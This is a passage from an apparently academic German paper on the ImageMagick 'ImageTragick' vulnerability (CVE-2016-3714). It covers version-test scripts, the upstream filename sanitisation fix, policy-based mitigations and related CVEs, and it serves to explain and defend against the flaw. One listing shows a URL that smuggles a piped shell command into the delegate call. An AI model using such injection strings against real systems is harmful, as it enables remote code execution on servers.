echo '------------------------------------------------------------'

if [[ "$IDENTIFY" != *"AFTER_IDENTIFY"* ]];
then
  echo -e "$RED Error bei der Ausf hrung! $RESET"
fi

if [[ "$IDENTIFY" == *"PRIVATE-CONTENT"* ]];
then
  echo -e "$GREEN Sicherheitsl cke ausgenutzt! $RESET"
else
  echo -e "$RED Sicherheitsl cke nicht ausgenutzt! $RESET"
fi

echo '------------------------------------------------------------'

if [[ "$IDENTIFY" == *"PRIVATE-CONTENT"* ]];
then
  exit 0
else
  exit 1
fi
```

Listing 3.55: test.sh Script in Testsuite

debug.sh

Auch dieses Script bekommt den Namen einer Dockerfile übergeben. Es baut einen Docker-Container und öffnet eine Interaktive Bash-Shell auf dem Container. So können in dem Container beliebige Imagemagick Befehle ausgeführt werden. Außerdem können Config-Dateien, wie delegate.xml oder properties.xml beliebig bearbeitet werden.

```
1 #!/bin/bash
2
3 DOCKERFILE_NAME="$1"
4
5 docker build -t "imagemagick_test_$1" -f $1 .
6 docker run -it "imagemagick_test_$1" /bin/bash
```

Listing 3.56: Script debug.sh in Testsuite

Erkenntnisse

Die letzte angreifbare Version für ImageMagick 6 ist 6.9.3-9. In Version 6.9.3-10 ist der exploit in der Standard-Konfiguration nicht mehr reproduzierbar. Außerdem ist für ImageMagick 7 die Version 7.0.1-0 angreifbar. Auch hier ist mit dem nächsten Patch 7.0.1-1 die Schwachstelle nicht mehr ausnutzbar.
Die relevanten Änderungen zwischen den Versionen, werden im nächsten Kapitel „Verteitigung der Schwachstelle“ erläutert.
Bei den Tests mit den verschiedenen Versionen wird deutlich, dass einzig die ImageMagick Version ausschlaggebend ist, ob der Exploit ausnutzbar ist. Auch ein relativ neues Ubuntu 18.04 ist angreifbar, sofern eine alte ImageMagick Version installiert ist. Die Angaben der Betriebssysteme beziehen sich also nur darauf, dass auf diesem Betriebssystem per Paketverwaltung eine angreifbare imagemagick Version ausgeliefert wurde.

3.3 Verteidigung der Schwachstelle

3.3.1 Fix ImageMagick 6.9.3-10 und 7.0.1-1

Die Schwachstelle ist für ImageMagick 6 in Version 6.9.3-10 [59] [61] beseitigt. Für ImageMagick 7 ist mit der Version 7.0.1-1 [60] [62] behoben.
Im Folgenden werden die einzelnen Codestellen erläutert, die dafür verantwortlich sind. Es wird sich an dem Code von ImageMagick 6 orientiert. Die Änderungen sind jedoch auch bei ImageMagick 7 in denselben Dateien durchgeführt worden.

Wie bereits in den Details der Schwachstelle erläutert, entsteht die Schwachstelle dadurch, dass man durch geschicktes wählen der URL aus dem %M-Parameter ausbrechen kann und somit per Pipe weitere Befehle an den system()-Call übergeben kann.

Das Ersetzen der Parameter übernimmt, wie oben beschrieben die Methode GetMagickPropertyLetter() [30].

```
2627   case 'M':
2628   {
2629     /*
2630       Magick filename - filename given incl. coder & read mods.
2631     */
2632     string=image->magick_filename;
2633     break;
2634   }
```

Listing 3.57: magick/property.c Ungefilterte Weitergabe M-Parameter

Hier ist ersichtlich, dass der komplette Dateiname inklusive Anführungszeichen gesetzt wird.

Die Verteidigung der Schwachstelle ist ab Version 6.9.3-10 so gelöst, dass für das https-Delegate anstatt Parameter „%M“ ein neu eingeführter Parameter „%F“ [23] verwendet wird:

```
91   <delegate decode="https" command="&quot;@WWWDecodeDelegate@&quot; -s
       -k -L -o &quot;%o&quot; &quot;https:%F&quot;"/>
```

Listing 3.58: config/delegates.xml.in https-Delegate 6.9.3-10

Bereinigt um die Codierung der Anführungszeichen ergibt sich:

```
1 "@WWWDecodeDelegate@" -s -k -L -o "%o" "https:%F"
```

Listing 3.59: Aufgelöster https-Delegate-Befehl 6.9.3-10

Schaut man nun wieder in der GetMagickPropertyLetter()-Methode [22], erkennt man ähnlichen Code wie in der SanitizeDelegateCommand()-Methode.

```
2610  case 'F':
2611  {
2612    const char
2613      *q;
2614
2615    register char
2616      *p;
2617
2618    static char
2619      whitelist[] =
2620        "^-
      ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
2621        "+&@#/%?=~_|!:,.;()";
2622
2623    /*
2624      Magick filename (sanitized) - filename given incl. coder & read
      mods.
2625    */
2626    (void) CopyMagickString(value,image->magick_filename,MaxTextExtent
      );
2627    p=value;
2628    q=value+strlen(value);
2629    for (p+=strspn(p,whitelist); p != q; p+=strspn(p,whitelist))
2630      *p='_';
2631    break;
2632  }
```

Listing 3.60: magick/property.c Gefilterte Wietergabe F-Parameter

Es fällt auf, dass die Anführungszeichen " und ' nicht in der Whitelist enthalten sind. Das hat zur Folge, dass der Filename nicht mehr, wie zuvor einfach weitergereicht, sondern um Anführungszeichen bereinigt wird.

Dadurch ist es nicht mehr möglich aus dem URL-Argument des HTTPS-Delegate Commands auszubrechen und weitere Befehle per Pipe hinter der URL anzugeben. Befehle, die mit Pipe dahinter angegeben werden, würden jetzt als Bestandteil der URL gewertet werden.

```
1 "curl" "https:https://example.com/image.png|ls -la"
```

Listing 3.61: Vereinfachtes Beispiel für HTTPS Delegate-Command nach dem Ersetzen der Platzhalter

Da diese URL jedoch nicht valide ist, gibt der aufgerufene Delegate Command (meist curl oder wget) kein valides Bild zurück.

Der Parameter „%M“ wird nicht einfach abgeändert, sondern bleibt in der vorherigen Form vorhanden, da noch andere Delegates, wie der „mpeg:encode“-Delegate auf ihn zugreifen.

3.3.2 Andere Lösungen

Nach Bekanntwerden der Schwachstelle wurden schnelle Lösungen veröffentlicht, die nicht offiziell von ImageMagick stammen, jedoch das Ausnutzen der Schwachstelle verhindern.

So wird empfohlen, die Magic-Bytes zu überprüfen [45].
Dies muss mit überschaubarem Aufwand im Code getan werden, ist jedoch für den Laien nicht ohne Weiters möglich.
Jedoch kann so sicher gestellt werden, dass die Datei zumindest schon einmal das richtige Format hat und ein extrem simpler Angriff vermieden werden.

Der empfohlene Fix ist, die Datei config/Policy.xml anzupassen [45].
Diese umfasst folgende Einträge:

```
<policymap>
<!-- <policy domain="resource" name="temporary-path" value="/tmp"/> -->
<!-- <policy domain="resource" name="memory" value="2GiB"/> -->
<!-- <policy domain="resource" name="map" value="4GiB"/> -->
<!-- <policy domain="resource" name="width" value="10MP"/> -->
<!-- <policy domain="resource" name="height" value="10MP"/> -->
<!-- <policy domain="resource" name="area" value="1GB"/> -->
<!-- <policy domain="resource" name="disk" value="16EB"/> -->
<!-- <policy domain="resource" name="file" value="768"/> -->
<!-- <policy domain="resource" name="thread" value="4"/> -->
<!-- <policy domain="resource" name="throttle" value="0"/> -->
<!-- <policy domain="resource" name="time" value="3600"/> -->
<!-- <policy domain="system" name="precision" value="6"/> -->
<policy domain="cache" name="shared-secret" value="passphrase"/>
</policymap>
```

Listing 3.62: config/Policy.xml Inhalt

Hier sind standardmäßig keine weiteren Einschränkungen eingetragen, obwohl die verantwortlichen Coder deaktiviert werden könnten:

```
<policymap>
  <policy domain="coder" rights="none" pattern="EPHEMERAL" />
  <policy domain="coder" rights="none" pattern="URL" />
  <policy domain="coder" rights="none" pattern="HTTPS" />
  <policy domain="coder" rights="none" pattern="MVG" />
  <policy domain="coder" rights="none" pattern="MSL" />
  <policy domain="coder" rights="none" pattern="TEXT" />
  <policy domain="coder" rights="none" pattern="SHOW" />
  <policy domain="coder" rights="none" pattern="WIN" />
  <policy domain="coder" rights="none" pattern="PLT" />
</policymap>
```

Listing 3.63: config/Policy.xml Inhalt

Somit hat der verantwortliche https-Delegate keine Rechte mehr und wird geblockt. Dadurch wird die Sicherheitslücke zwar blockiert, jedoch ist es auch nicht mehr möglich, ImageMagick zur Bearbeitung eines Bildes mit URL zu benutzen.

4 Verwandte Arbeiten

4.1 Andere Arbeiten zu der CVE-2016-3714

4.1.1 Oracle Linux Bulletin - April 2016 [53]

Der Oracle Linux Bulletin listet alle Sicherheitslücken mit dazugehöriger CVE auf, welche aktuell in Oracle Linux existieren. Die Liste erscheint gleichzeitig mit dem Security Patch. In der Ausgabe von April 2016 ist auch hier behandelte CVE 2016-3714 enthalten.

4.1.2 OpenSuse Mailing-Liste - Mai 2016 [63]

Per Mailing-List werden Security-Updates für Suse Produkte angekündigt. Darunter befindet sich auch die hier beschriebene Sicherheitslücke. Suse deaktiviert zusätzlich einige Coder, welche für remote code execution attacks anfällig sind. Diese können per Umgebungsvariable wieder aktiviert werden. In der Mailingliste werden auch für verschiedene Suse Produkte beschrieben, welche Schritte konkret durchgeführt werden müssen, um die Sicherheitslücke zu schließen

4.1.3 Exploit Database - Erklärung [70]

Die Website exploit-db.com sammelt Informationen zu öffentlich zugänglichen exploits und archiviert diese [51]. Exploits können außerdem von jeder Person eingereicht werden [52].

Auch zu der hier vorliegenden CVE ist ein Eintrag in der Exploit-DB vorhanden. Es wird beschrieben, wie die Code Execution anhand von dem Imagemagick convert“durchgeführt werden kann. Es wird auch darauf eingegangen, dass angreifender Code in Dateien, wie MVG und SVG platziert werden kann und somit die Sicherheitslücke nochmal gefährlicher wird.

4.1.4 Imagemagick Forum [13]

Die Forum Ankündigung beschriebt, dass gewisse Coder (darunter auch HTTPS) angreifbar für Remote Code Execution Attacks sind. Es werden außerdem Konfigurationsmöglichkeiten aufgezeigt, die die Sicherheit von Imagemagick erhöhen und damit solche Angriffe verhindern.

4.2 Verwandte CVEs

Die hier beschriebene CVE 2016-3714 ist Teil von ImageTragick [45], einer Sammlung von Vulnerabilities innerhalb der Software ImageMagick. Alle Vulnerabilites wurden von Nikolay Ermishkin aus dem Mail.Ru Security Team aufgedeckt [45]. Die Website ImageTragick ist mit dem Hintergedanken entstanden, mehr Menschen auf die Sicherheitslücken von ImageMagick und deren Vermeidung aufmerksam zu machen [45].

Zu ImageTragick gehören zusätzlich zu CVE 2016-3714 noch folgende Sicherheitslücken:

- CVE-2016-3718 [7]: Mithilfe MVG Dateien können HTTP und FTP Requests abgesetzt werden
- CVE-2016-3715 [4]: Durch das „ephemeral“-Protokoll ist es möglich Dateien auf dem Zielsystem zu löschen
- CVE-2016-3716 [5]: Durch das „msl“-Protokoll ist es möglich Dateien auf dem Zielsystem zu verschieben
- CVE-2016-3717 [6]: Durch das „label“-Protokoll kann der Inhalt von Dateien ausgelesen und auf das Bild platziert werden.

5 Fazit

Die Schwachstelle ist auf Grund eines einfachen Fehlers entstanden.
Da der Input nicht sinnvoll überprüft wird, also nicht sicher gestellt wird, dass zum Beispiel eine .png-Datei auch wirklich nur eine .png-Datei ist, ist ein tiefgreifender Angriff auf das System möglich.

Die Behebung der Schwachstelle ist möglich, indem der Input gefiltert wird und die Anführungszeichen, durch die das Ausbrechen aus dem String möglich ist, entfernt werden.

Letzten Endes ist die Schwachstelle nur ein weiterer Hinweis und kann als Aufruf dafür verstanden werden, Computersysteme immer aktuell zu halten.
Es hat sich gezeigt, dass die Community sehr aufgeweckt ist und aktiv nach Schwachstellen sucht.
Der Policy-Fix für Imagemagick wurde sehr schnell veröffentlicht - lange bevor es einen offiziellen Fix seitens des Herstellers gab.
Einzelne Abhandlungen über Schwachstellen wie diese (siehe verwandte Arbeiten) helfen dem Anwender, die Problematik zu verstehen und sensibilisieren im Bereich IT-Sicherheit.

Werden die Betriebssysteme regelmäßig geupdatet, vor allem wenn der Support ausläuft, lassen sich solche Schwachstellen vermeiden.
Dabei hilft es auch, regelmäßig in Changelogs zu schauen um zu erfahren, ob manuelle Anpassungen in der Software nötig sind, wie zum Beispiel in der Policy.xml.

Andernfalls kann ein hilfreiches und einfach zu handhabendes Programm wie ImageMagick sehr schnell zu einem großen Problem werden.

6 Anhang

Zusätzlich zu diesem Dokument sind in der ZIP-Datei noch folgende Inhalte beigelegt:

- Sourcecode zum Rest-Server (Ordner „attacker-restserver“)
- Generische MVG Datei (Ordner „generische-mvg“)
- Webserver des Opfer-Servers inklusive phpinfo() und Forum für RCE (Ordner „opfer-webserver“)
- Testsuite zum Testen von ImageMagick Versionen und Betriebssystemen (Ordner „test-suite“)

Quellenverzeichnis

[1] Basic Usage – IM v6 Examples. https://legacy.imagemagick.org/Usage/basics/#mogrify.

[2] Cat › Wiki › ubuntuusers.de. https://wiki.ubuntuusers.de/cat/.

[3] CVE-2016-3714 : The (1) EPHEMERAL, (2) HTTPS, (3) MVG, (4) MSL, (5) TEXT, (6) SHOW, (7) WIN, and (8) PLT coders in ImageMagick before 6. https://www.cvedetails.com/cve/CVE-2016-3714/.

[4] CVE-2016-3715 : The EPHEMERAL coder in ImageMagick before 6.9.3-10 and 7.x before 7.0.1-1 allows remote attackers to delete arbitrary fi. https://www.cvedetails.com/cve/CVE-2016-3715/.

[5] CVE-2016-3716 : The MSL coder in ImageMagick before 6.9.3-10 and 7.x before 7.0.1-1 allows remote attackers to move arbitrary files via. https://www.cvedetails.com/cve/CVE-2016-3716/.

[6] CVE-2016-3717 : The LABEL coder in ImageMagick before 6.9.3-10 and 7.x before 7.0.1-1 allows remote attackers to read arbitrary files vi. https://www.cvedetails.com/cve/CVE-2016-3717/.

[7] CVE-2016-3718 : The (1) HTTP and (2) FTP coders in ImageMagick before 6.9.3-10 and 7.x before 7.0.1-1 allow remote attackers to conduct. https://www.cvedetails.com/cve/CVE-2016-3718/.

[8] Echo › Wiki › ubuntuusers.de. https://wiki.ubuntuusers.de/echo/.

[9] How to install ImageMagick 7 on Ubuntu 18.04 Linux - LinuxConfig.org. https://linuxconfig.org/how-to-install-imagemagick-7-on-ubuntu-18-04-linux.

[10] HTML Snippets for Twitter Boostrap framework. https://bootsnipp.com/snippets/K0ZmK, journal = Bootsnipp.com.

[11] Imagemagick : Products and vulnerabilities. https://www.cvedetails.com/vendor/1749/Imagemagick.html.

[12] ImageMagick PNG delegate install problems. https://askubuntu.com/questions/745660/imagemagick-png-delegate-install-problems.

[13] ImageMagick Security Issue - ImageMagick. https://legacy.imagemagick.org/discourse-server/viewtopic.php?f=4&t=29588.

[14] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/utilities/convert.c#L81.

[15] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/wand/convert.c#L628.

[16] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/delegate.c#L1301.

[17] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/property.c#L2770.

[18] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/

blob/2458872ae906063029ed413f77946791cc20b64e/magick/delegate.c#L1202.
[19] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/constitute.c#L834.
[20] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/delegate.c#L395.
[21] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/property.c#L2632.
[22] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/compare/2458872ae906063029ed413f77946791cc20b64e..a01518e08c840577cabd7d3ff291a9ba735f7276#diff-edad8412b904d22e5a709c2c27f5b8a0eab383fc6f86cdbde5d035c4dd2b4e77R2610.
[23] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/compare/2458872ae906063029ed413f77946791cc20b64e..a01518e08c840577cabd7d3ff291a9ba735f7276#diff-c604655c301c8ed08c7a8d6adc62916a658e71075f6d55a55c1a1cbd4c8074acR91.
[24] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/delegate.c#L322.
[25] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/wand/mogrify.c#L116.
[26] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/wand/convert.c#L498.
[27] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/utilities/convert.c#L67.
[28] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/delegate.c#L346.
[29] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/property.c#L2770.
[30] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/property.c#L2343.
[31] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/wand/identify.c#L190.
[32] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/property.c#L3347.
[33] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/delegate.c#L1097.

[34] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/utilities/convert.c#L90.
[35] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/constitute.c#L352.
[36] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/constitute.c#L790.
[37] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/config/delegates.xml.in#L90.
[38] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/delegate.c#L1129.
[39] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/wand/mogrify.c#L172.
[40] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/wand/mogrify.c#L158.
[41] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/constitute.c#L486.
[42] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/property.c#L2358.
[43] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/delegate.c#L406.
[44] ImageMagick6 GitHub. https://github.com/ImageMagick/ImageMagick6/blob/2458872ae906063029ed413f77946791cc20b64e/magick/property.c#L2780.
[45] ImageTragick. https://imagetragick.com/.
[46] Install PECL Extensions in OpenVZ Debian Appliances - Proxmox VE. https://pve.proxmox.com/wiki/Install_PECL_Extensions_in_OpenVZ_Debian_Appliances.
[47] Kotlin Programming Language. https://kotlinlang.org/.
[48] Ktor: Build Asynchronous Servers and Clients in Kotlin. https://ktor.io/.
[49] Nginx vs. Apache: Wann welcher Webserver sinnvoll ist. https://t3n.de/news/nginx-vs-apache-814684/.
[50] November 2020 Web Server Survey. https://news.netcraft.com/archives/2020/11/30/november-2020-web-server-survey.html.
[51] Offensive Security's Exploit Database Archive. https://www.exploit-db.com/faq.
[52] Offensive Security's Exploit Database Archive. https://www.exploit-db.com/submit.
[53] Oracle Linux Bulletin - April 2016. https://www.oracle.com/security-

alerts/linuxbulletinapr2016.html.
[54] PECL :: The PHP Extension Community Library. https://pecl.php.net/.
[55] PHP: Imagick::identifyImage - Manual. https://www.php.net/manual/en/imagick.identifyimage.php.
[56] PHP: Imagick::scaleImage - Manual. https://www.php.net/manual/de/imagick.scaleimage.php.
[57] PHP: Phpinfo - Manual. https://www.php.net/manual/de/function.phpinfo.php.
[58] Release ImageMagick 6.9.3-9 · ImageMagick6 GitHub@2458872. https://github.com/ImageMagick/ImageMagick6/commit/2458872ae906063029ed413f77946791cc20b64e.
[59] Sanitize input filename for http / https delegates · ImageMagick6 GitHub@2c04b05. https://github.com/ImageMagick/ImageMagick6/commit/2c04b05f205b5198f4c01b0c86097cba2b218fcf.
[60] Sanitize input filename for http / https delegates · ImageMagick/ImageMagick@06c41ab. https://github.com/ImageMagick/ImageMagick/commit/06c41aba39b97203f6b9a0be6a2ccf8888cddc93.
[61] Second effort to sanitize input string · ImageMagick6 GitHub@091b7b4. https://github.com/ImageMagick/ImageMagick6/commit/2c04b05f205b5198f4c01b0c86097cba2b218fcf.
[62] Second effort to sanitize input string · ImageMagick/ImageMagick@a347456. https://github.com/ImageMagick/ImageMagick/commit/a347456a1ef3b900c20402f9866992a17eb5d181.
[63] [security-announce] SUSE-SU-2016:1275-1: Important: Security update for. https://lists.opensuse.org/opensuse-security-announce/2016-05/msg00032.html.
[64] So installieren Sie Linux, Nginx, MySQL und PHP (LEMP-Stack) unter Ubuntu 20.04. https://www.digitalocean.com/community/tutorials/how-to-install-linux-nginx-mysql-php-lemp-stack-on-ubuntu-20-04-de.
[65] Was ist Social Engineering? https://www.security-insider.de/was-ist-social-engineering-a-633582/.
[66] Wget › Wiki › ubuntuusers.de. https://wiki.ubuntuusers.de/wget/.
[67] Technical Analysis of ImageTragick (CVE-2016-3714) :: Ben Simmonds — Yet another blog about code and computers. https://www.bencode.net/posts/2019-09-27-imagetragick/, 20:14:11 +1000 AEST.
[68] Die Datei /etc/apt/sources.list verstehen. https://book.dpmb.org/debian-paketmanagement.chunked/ch03s03.html, December 2020.
[69] ImageMagick. *Wikipedia*, December 2020.
[70] Nikolay Ermishkin. ImageMagick 7.0.1-0 / 6.9.3-9 - 'ImageTragick ' Multiple Vulnerabilities. https://www.exploit-db.com/exploits/39767, May 2016.
[71] George Brocklehurst. The magic behind configure, make, make install. https://thoughtbot.com/blog/the-magic-behind-configure-make-make-install.
[72] Hacking Tutorials. Hacking with netcat part 2: Bind and reverse shells.

Alle Quellen wurden zuletzt am 05.01.2021 abgerufen.